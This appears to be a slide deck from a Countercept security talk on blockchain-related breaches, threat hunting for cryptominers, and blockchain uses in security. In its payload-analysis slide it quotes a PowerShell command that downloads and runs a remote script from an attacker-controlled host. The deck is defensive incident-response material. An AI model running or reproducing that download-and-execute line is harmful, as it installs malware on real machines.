



**COUNTERCEPT**

**BUILDING SECURITY BEYOND  
THE GENESIS BLOCK**

**RYAN SHEPHERD**

# WHOAMI


DETECTION and RESPONSE Investigator  
for Countercept


PURPLE Team Consultant

Offensive Security Certified Professional  
(OSCP)

Crest Registered Intrusion Analyst (CRIA)

Blockchain Enthusiast





# AGENDA

- Brief History Lesson
- Detection and Response in Blockchain
- Potential Blockchain Applications and Data Sources

01 | BRIEF HISTORY LESSON

## HACKS IN BLOCKCHAIN



2011-2014: Unencrypted wallet keys

Bitstamp

2015: Phishing through email and Skype

**BITFINEX** 

2016: Multisignature flaw



gatecoin 2016: Smart Contract flaw

**b** *bithumb*

2017: Social Engineering

coincheck

2018: Targeted Hot Wallet



**BINANCE** 2018: API flaw\*

# HACKS IN BLOCKCHAIN

## PAYLOAD



- Macro Document
- Clipboard Stealer
- Crypto Miner
- Smart Contract flaw
- API Flaw
- Social Engineering

## DELIVERY



- Phishing Documents
- Browser Extensions
- Websites
- Smart Contract Exploit
- Compromised Credentials/Private Keys
- Personal Information

## OBJECTIVE




- Credentials
- Hot Wallet Private Keys
- CPU/GPU Cycles
- Offchain to Onchain transactions

02

## DETECTION AND RESPONSE

Threat Hunting

# TYPICAL INCIDENT



**Anomalous Event seen**

**Wallet Address**

**Report to Mining Pool**

**Remediate**

**Chain/Wallet Analysis**

**Incident closed**

**Enumeration**

**Mining Pool**

**Payload analysis**

**PowerShell.exe "if((Get-WmiObject Win32\_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadString(i:http://js.5b6b7b.ru:8000/a.ps1)}"**

**Code snippets:**

```


v.sct scrobj.dll
mining server
Ms711jEaDRXhwaVe4vUMveKAZAiA4j8gUi29TpKXpm3zKTUYo"
    
```

**Table: Sent Payments**

Time Sent	Address	Amount	Count	Fee
08/01/2018, 01:48:44	4daac13abd5630249ca73318ff3fabc0e212468d0bd3b22b0500d54552be7250	24.8158	5	0.000
07/01/2018, 01:47:42	c8a79ccbc52751d03425f370f0f7d9f61b1de7818a1831822e000893cc667abb	27.9581	5	0.000
06/01/2018, 01:46:34	f9b436f79cde7d29ce2b538b2fc18f618d3d958ed0c2f2444b2b9a7cdd1f6006	21.8523	5	0.000
05/01/2018, 01:45:41	f3ad82cf7358d2378977f03b9bf77778941c73520483367536cf97b135297dab	24.7673	5	0.000
04/01/2018, 01:44:16	bfeeffe66a8eed2ffae2974d2ae290307350f8210362c382d36460c320eaaae2	24.1817	5	0.000



# TYPICAL TIMELINE





03

## BLOCKCHAIN IN CYBER SECURITY

Potential Applications  
and Data Sources

# DO I NEED A BLOCKCHAIN?



# BLOCKCHAIN IN CYBER SECURITY

## PRIVATE BLOCKCHAINS



- Identity Management
- Data Sanity and Integrity
- *Operating Systems*

## DATA SOURCES



- Chain Analysis
- Threat Intelligence

# 04 | CONCLUSION

## CONCLUSION

- Security breaches in the Blockchain space happen in the same way as other sectors
- Cryptocurrency Exchanges and Retail User Machines are the main targets
- Best Data Sources come from Malware Analysis and Chain Analysis
- Data Immutability and Decentralization are the main benefits
- Tech maturity and Developer shortage are the main drawbacks



**COUNTERCEPT**

**QUESTIONS**

@COUNTERCEPT

# REFERENCES

- <https://komodoplatform.com/security-delayed-proof-of-work-dpow/>
- <https://eprint.iacr.org/2017/375.pdf>
- <https://vulners.com/thn/THN:F03064A70C65D9BD62A8F5898BA276D2>
- <https://medium.com/@jimmysong/mt-gox-hack-technical-explanation-37ea5549f715>
- <https://www.digitaltrends.com/computing/malware-steals-cryptocurrency-wallet-address-clipboard/>
- <https://thenextweb.com/hardfork/2018/08/09/tron-cryptocurrency-blockchain-toilet/>
- <https://www.youtube.com/watch?v=eN5i35Xp1bE> - Amber Baldet Closing Keynote
- <https://blockgeeks.com/guides/cryptocurrency-hacks/>